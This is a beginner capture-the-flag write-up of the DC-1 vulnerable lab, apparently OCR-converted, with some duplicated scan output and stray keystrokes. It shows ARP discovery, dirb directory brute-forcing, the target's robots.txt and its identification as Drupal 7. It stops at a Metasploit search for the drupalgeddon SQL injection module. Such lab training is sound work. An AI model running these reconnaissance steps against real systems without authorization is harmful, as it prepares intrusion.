DC-1 Writeup

DC-1 is a purposely built vulnerable lab for the purpose of gaining experience in the world of penetration testing. It was designed to be a challenge for beginners, but just how easy it is will depend on your skills and knowledge, and your ability to learn. To successfully complete this challenge, you will require Linux skills, familiarity with the Linux command line and experience with basic penetration testing tools, such as the tools that can be found on Kali Linux, or Parrot Security OS.

There are multiple ways of gaining root, however, I have included some flags which contain clues for beginners. There are five flags in total, but the ultimate goal is to find and read the flag in root's home directory. You don't even need to be root to do this however, you will require root privileges. Depending on your skill level, you may be able to skip finding most of these flags and go straight for root. Beginners may encounter challenges that they have never come across previously, but a Google search should be all that is required to obtain the information required to complete this challenge.


Scanning

I scanned every port `-p-` and ran default scripts with `-sC` as usual. I use the `-A` switch to enable OS detection, version detection, script scanning and traceroute. Here is the scan result:

Find the target IP's


sudo netdiscover

sudo arp-scan --localnet




```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.3        08:00:27:62:d9:69       (Unknown)
10.0.2.2        52:54:00:12:35:00       (Unknown: locally administered)
10.0.2.4        08:00:27:cc:4c:a0       (Unknown)

11 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.824 seconds (140.35 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ sS
```

.




```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover
```

```
 Currently scanning: 172.16.116.0/16   |   Screen View: Unique Hos
ts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180 _
 ──────────────────────────────────────────────────────────────────
 ____________      At MAC Address     Count     Len  MAC Vendor / Ho
    IP             At MAC Address     Count     Len  MAC Vendor / Ho
stname     ─────────────────────────────────────────────────────────
 ──────────────────────────────────────────────────────────────────

 ____________      08:00:27:62:d9:69      1      60  PCS Systemtech
 10.0.2.3          08:00:27:62:d9:69      1      60  PCS Systemtech
 10.0.2.4          08:00:27:cc:4c:a0      1      60  PCS Systemtech
 10.0.2.1          52:54:00:12:35:00      1      60  Unknown vendor
```




```
GENERATED WORDS: 4612

──── Scanning URL: http://10.0.2./ ────

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT RESOLVE HOST)

─────────────────
END_TIME: Wed Mar 26 15:23:36 2025
DOWNLOADED: 0 - FOUND: 0

┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.4

─────────────────
DIRB v2.22
By The Dark Raver
─────────────────

START_TIME: Wed Mar 26 15:23:41 2025
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

─────────────────

GENERATED WORDS: 4612

──── Scanning URL: http://10.0.2.4/ ────
+ http://10.0.2.4/0 (CODE:200|SIZE:7501)
+ http://10.0.2.4/admin (CODE:403|SIZE:7586)
+ http://10.0.2.4/Admin (CODE:403|SIZE:7434)
+ http://10.0.2.4/ADMIN (CODE:403|SIZE:7434)
+ http://10.0.2.4/batch (CODE:403|SIZE:7721)
+ http://10.0.2.4/cgi-bin/ (CODE:403|SIZE:284)
^X@sS
--> Testing: http://10.0.2.4/controls
```



```
GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2./ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT RESOLVE HOST)

-----------------
END_TIME: Wed Mar 26 15:23:36 2025
DOWNLOADED: 0 - FOUND: 0

┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.4

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 26 15:23:41 2025
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/ ----
+ http://10.0.2.4/0 (CODE:200|SIZE:7501)
+ http://10.0.2.4/admin (CODE:403|SIZE:7586)
+ http://10.0.2.4/Admin (CODE:403|SIZE:7434)
+ http://10.0.2.4/ADMIN (CODE:403|SIZE:7434)
+ http://10.0.2.4/batch (CODE:403|SIZE:7721)
+ http://10.0.2.4/cgi-bin/ (CODE:403|SIZE:284)
^X@sS
-> Testing: http://10.0.2.4/domain
```

```
# http://www.robotstxt.org/wc/robots.html
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
Disallow: /?q=filter/tips/
Disallow: /?q=node/add/
Disallow: /?q=search/
Disallow: /?q=user/password/
Disallow: /?q=user/register/
Disallow: /?q=user/login/
Disallow: /?q=user/logout/
```



```
GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2./ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT RESOLVE HOST)

-----------------
END_TIME: Wed Mar 26 15:23:36 2025
DOWNLOADED: 0 - FOUND: 0

┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.4

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 26 15:23:41 2025
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/ ----
+ http://10.0.2.4/0 (CODE:200|SIZE:7501)
+ http://10.0.2.4/admin (CODE:403|SIZE:7586)
+ http://10.0.2.4/Admin (CODE:403|SIZE:7434)
+ http://10.0.2.4/ADMIN (CODE:403|SIZE:7434)
+ http://10.0.2.4/batch (CODE:403|SIZE:7721)
+ http://10.0.2.4/cgi-bin/ (CODE:403|SIZE:284)
^X@sS
-> Testing: http://10.0.2.4/employees
```


Welcome to Drupal Site

No front page content has been created yet.

We have SSH, which is not vulnerable and it looks like we have a Drupal 7 CMS installation too. I tried `nikto` and `dirb`, but they didn't pick up anything useful. So, I went on to check out the site and searched for version numbers. I also tried `admin - admin` on the login panel, but no luck.


Getting access

Some Drupal sites are vulnerable to drupalgeddon, which is basically an SQL injection vulnerability disclosed back in late 2014. I fired up my Metasploit console and searched for `drupal`.




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search drupal

Matching Modules
================

